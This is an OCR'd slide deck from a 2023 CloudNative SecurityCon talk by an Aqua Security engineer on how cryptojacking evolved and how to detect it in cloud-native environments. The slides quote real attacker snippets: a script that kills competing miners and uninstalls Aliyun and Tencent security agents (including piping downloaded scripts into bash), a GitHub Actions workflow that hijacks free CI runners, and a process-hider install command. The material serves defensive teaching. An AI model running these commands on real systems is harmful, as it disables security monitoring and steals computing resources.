CLOUDNATIVE SECURITYCON

NORTH AMERICA 2023

CLOUDNATIVE SECURITYCON NORTH AMERICA 2023

From Illuminating to Eliminating Crypto Jacking Techniques in Cloud Native

Mor Weinberger


Agenda

- Intro
- What is Crypto Mining
- The Birth of Crypto-jacking and Why It’s So Popular
- Crypto-jacking Evolution and Trends
- Detection & Mitigation

aqua

Quick Intro 👋


CLOUDNATIVE SECURITYCON NORTH AMERICA 2023



Mor Weinberger
Staff Software Engineer,
Aqua Security
morwn

aqua

What is crypto mining?



To Become a Crypto Miner


Choose a Crypto Currency


Buy Your Equipment


Set up Crypto Wallet


Configure Your Mining Device


The Birth of Cryptojacking

2017 - Coinhive Offered

Web Client Miner Code

Billions of video site visitors unwittingly mine cryptocurrency as they watch

Popular sites Openload, Streamango, Rapidvideo and OnlineVideoConverter allegedly force users to mine Monero cryptocurrency, report says



The mining program is loaded into the users' browser when the video player is downloaded ready to stream the video. Victims are not notified and are unaware that their computer is working hard to generate Monero. Photograph: golibo/Getty Images/iStockphoto

The Birth of Cryptojacking

Popular Sites Infected

with Coinhive Code

Cryptojacking malware was secretly mining Monero on many government and university websites

Taylor Hatmaker @tayhatmaker / 2:50 AM GMT+3 • May 9, 2018

Comment

aqua

The Birth of Cryptojacking

Targeted PC and Unpatched Servers

Home / Innovation / Security

Cyber criminals are installing cryptojacking malware on unpatched Microsoft Exchange servers

Cyber attackers are scanning the internet for vulnerable Microsoft Exchange servers they can exploit to mine for cryptocurrency. "It's basically free money rolling in for the attackers," warn cybersecurity researchers.

Written by **Danny Palmer,** Senior Writer on April 14, 2021

The Birth of Cryptojacking

CLOUDNATIVE SECURITYCON NORTH AMERICA 2023

Targeted Unpatched Routers


Massive Coinhive Cryptojacking Campaign Touches Over 200,000 MikroTik Routers

By Catalin Cimpanu — August 2, 2018 — 04:37 AM — 0

Security researchers have unearthed a massive cryptojacking campaign that targets MikroTik routers and changes their configuration to inject a copy of the Coinhive in-browser cryptocurrency mining script in some parts of users' web traffic.

aqua

The Birth of Cryptojacking



Why is it so appealing?

- Anonymize
- Easy and Fast Cash Out
- Ability to Scale
- Suitable for Noobies and Script Kids
- Consider as a Nuisance by Victims

aqua

Let’s See Cryptojacking Techniques in The Wild


Kuberneters Cryptojackers

CLOUDNATIVE SECURITYCON NORTH AMERICA 2023

Kubernetes Clusters

Atta

aqua



Misconfigured Kubernetes Dashboard

Malicious container image in registry

ulnerable pplication

ed

Cryptojacker Challenges

- Hugepages optimization
- Competitors Battling
- Evasion: Rootkits, Fileless
- Killing Security Agent

```
#!/bin/bash
sudo sysctl -w vm.nr_huge
```

```
pkill -f 80.211.206.105
pkill -f 207.38.87.6
pkill -f p8444
pkill -f supportxmr
pkill -f monero
pkill -f zsvc
pkill -f pdefenderd
pkill -f updatecheckerd
pkill -f cruner
pkill -f dbused
pkill -f bashirc
pkill -f meminitsrv
```


```
ps aux| grep "./ll1"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
if ps aux | grep -i '[a]liyun'; then
  curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
  curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
```

```
pkill -f /tmp/1
```

Are Cryptojackers Shifting Left?

aqua

CICD Free-Tier Hijacking




deploy-code-server 🚀

A collection of one-click buttons and scripts for deploying code-server to various cloud hosting platforms. The fastest way to get a code-server environment! ☁️

	Name	Type	Lowest-Price Plan	Deploy
	DigitalOcean	VM	$5/mo, 1 CPU, 1 GB RAM	see guide
	Vultr	VM	$3.50/mo, 1 CPU, 512 MB RAM	coming soon
	Linode	VM	$5/mo, 1 CPU, 1 GB RAM	see guide
	Railway	Container	Free, specs unknown, but very fast 🚀	see guide
	Heroku	Container	Free, 1 CPU, 512 MB RAM	see guide
	Azure App Service	Container	Free, 1 CPU, 1 GB RAM	see guide
	Coder	Dev Workspace	For developer teams 👩‍💼	read the docs


aqua

CICD Free-Tier Hijacking




```yaml
name: build
on: [push]
jobs:
  build:
    name: build
    runs-on: windows-latest
    strategy:
      max-parallel: 20
      fail-fast: false
      matrix:
        go: [1.1, 1.2, 1.3, 1.4, 1.5]
        flag: [A, B, C, D]
    env:
        NUM_JOBS: 20
        JOB: ${{ matrix.go }}
    defaults:
     run:
       shell: wsl-bash -u root {0}
    steps:
    - name: set up Go ${{ matrix.go }}
      uses: actions/setup-go@v1
```

```
npm i -g node-process-hider && ph add data_api
wget -O data_api https://github.com/
```



